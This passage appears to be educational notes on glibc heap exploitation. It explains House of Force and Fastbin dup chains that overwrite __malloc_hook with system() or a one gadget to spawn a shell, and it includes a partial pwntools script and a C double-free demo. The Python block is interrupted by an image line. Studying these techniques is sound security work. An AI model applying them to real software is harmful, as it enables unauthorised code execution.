3. **Move Heap Top to Target:** The attacker allocates a new, exceptionally large chunk, `chunk_B`, utilizing the distance calculated in the previous step while making sure to account for the standard chunk header size. Conveniently, the attacker also writes the string `"/bin/sh\0"` into this chunk's user data.

This massive allocation essentially bridges the gap, sliding the Top Chunk directly adjacent to `__malloc_hook`.

4. **Overwrite the Hook:** The attacker requests a final allocation to access the target memory, overwriting the `__malloc_hook` pointer with the address of the glibc `system()` function.
5. **Trigger the Hook:** To execute the payload, the attacker triggers one last `malloc()` call, passing the address of `chunk_B` (which contains the `"/bin/sh\0"` string) as the argument. Instead of allocating memory, glibc intercepts the call via the corrupted hook and executes `system("/bin/sh\0")`, yielding a shell.

```
from pwn import *

# Context setup
context.update(arch='amd64', os='linux')

# Known memory addresses (typically leaked during the exploit)
heap_base = 0x602000
malloc_hook_addr = 0x7ffff7dd1b10 # Target: __malloc_hook
system_addr = 0x7ffff7a52390      # Payload: system()

# Step 2: Calculate the exact distance to wrap around memory
# Formula: MAX_UINT - (<heap base> + <bytes allocated>) +
# (<target> - <header size>)
MAX_UINT_64 = 0xffffffffffffffff
bytes_allocated_so_far = 0x20 # Size of the initial chunk
header_size = 0x10

distance = MAX_UINT_64 - (heap_base + bytes_allocated_so_far) +
(malloc_hook_addr - header_size)


# Step 3: Move the Heap Top
# (In a real script, you would send this distance to the
# program's vulnerable malloc function)
log.info(f"Allocating massive chunk of size: {hex(distance)} to
bridge the gap.")

# Step 4: Overwrite the hook
```

```
log.info(f"Overwriting __malloc_hook with system():  
{hex(system_addr)}")  
  
# Step 5: Trigger the hook with "/bin/sh"  
log.info("Triggering final malloc('/bin/sh') to spawn root  
shell!")
```

Practical Exploitation Steps: Fastbin Dup to Code Execution

Similarly, chaining the Fastbin dup primitive with a Malloc hook overwrite requires meticulous manipulation of the freed chunks. The structured steps are:



1. Locate a Fake Chunk (Step 0): The attacker must first find a "fake" fastbin-sized chunk that geographically overlaps the `__malloc_hook` ^{*1}. Let's designate this target as `chunk_T`. Finding this chunk dictates the specific memory size the attacker must use for the entire exploit; for example, the target might enforce a 0x70 byte requirement.

2. Initial Allocations: The attacker allocates two chunks matching the required 0x70 bytes (which comprises 0x68 bytes of user data and a 0x8 byte header). These are designated as `chunk_A` and `chunk_B`.

3. Populate the Fastbin: The attacker frees `chunk_B`, and then frees `chunk_A`. Both chunks are subsequently linked into the corresponding size-specific Fastbin.

4. Trigger the Double Free: The attacker frees `chunk_B` for a second time. Because `chunk_A` sits between the two instances of `chunk_B` in the linked list, glibc's primary double-free mitigation is completely bypassed.

5. Gain Control of the Pointer: The attacker requests another 0x70 bytes chunk. The allocator serves `chunk_B1` (which is physically the same memory as `chunk_B`). The attacker now has direct read and write control over `chunk_B`'s payload space, even though it remains actively linked further down the Fastbin list.

6. Overwrite the Forward Pointer: The attacker overwrites `chunk_B`'s internal `fd` pointer with the precise memory address of the fake chunk, `chunk_T`.

7. Deploy the Payload: After allocating two more chunks to flush out the legitimate remaining entries in the Fastbin, the next allocation serves the fake chunk. The attacker uses appropriate padding within this fake chunk to accurately overwrite the `__malloc_hook` with the address of a "one gadget" located in glibc.

8. Execution: Finally, the attacker allocates any size of

	memory. This triggers the hijacked <code>__malloc_hook</code> , executes the one gadget, and drops the attacker into a shell.
--	---

*1: What do we mean with Fake Chunk? The idea is that we cannot directly overwrite the `fd` for Chunk B, because otherwise when `glibc` tries to read the Header of this fake chunk, might see that we have garbage (or a size different from `0x70` (remember that Fast Bins are collected based on their size, and in this example we're working with `0x70` fast bins)), and crash. If the attacker directly aims at `__malloc_hook`, the value will probably be zero (as the function has never been used). To bypass this block, the attacker must find a byte close to the hook which the `malloc()` could interpret as the header, for example `0x70` or `0x7f` (remembering the last 4 bits are ignored).

```
#include <stdlib.h>

int main() {
    // Step 2: Allocate two chunks within the 0x70 fastbin range
    // Note: Requesting 0x68 bytes results in a 0x70 byte chunk
    void *chunk_A = malloc(0x68);
    void *chunk_B = malloc(0x68);

    // Step 3 & 4: Interleaved Double Free
    free(chunk_B); // B is now at the head of the fastbin
    free(chunk_A); // A is now at the head, B is second

    // VULNERABILITY: Freeing B again.
    // Glibc only checks if the chunk being freed is at the very
    // top of the bin.
    // Because A is at the top, B is freed a second time without
    // crashing!
    free(chunk_B);

    // Now the fastbin looks like: Head -> B -> A -> B (Loop!)
    return 0;
}
```

Further Reading and References

To expand upon these concepts, the study materials highlight several essential resources and classifications:

- The foundational **Malloc Maleficarum** paper published on Bugtraq by Phantasmal Phantasmagoria in 2005.
- The **Linux Heap Exploitation Part 1** course on Udemy, authored by Max Camper.
- Official Linux documentation, specifically the **Malloc hooks man page**.
- Standardized vulnerability identifiers for the core flaws utilized in these techniques: **CWE-122** for Heap buffer overflow (used in House of Force) , and **CWE-415** for Double free (used in Fastbin dup).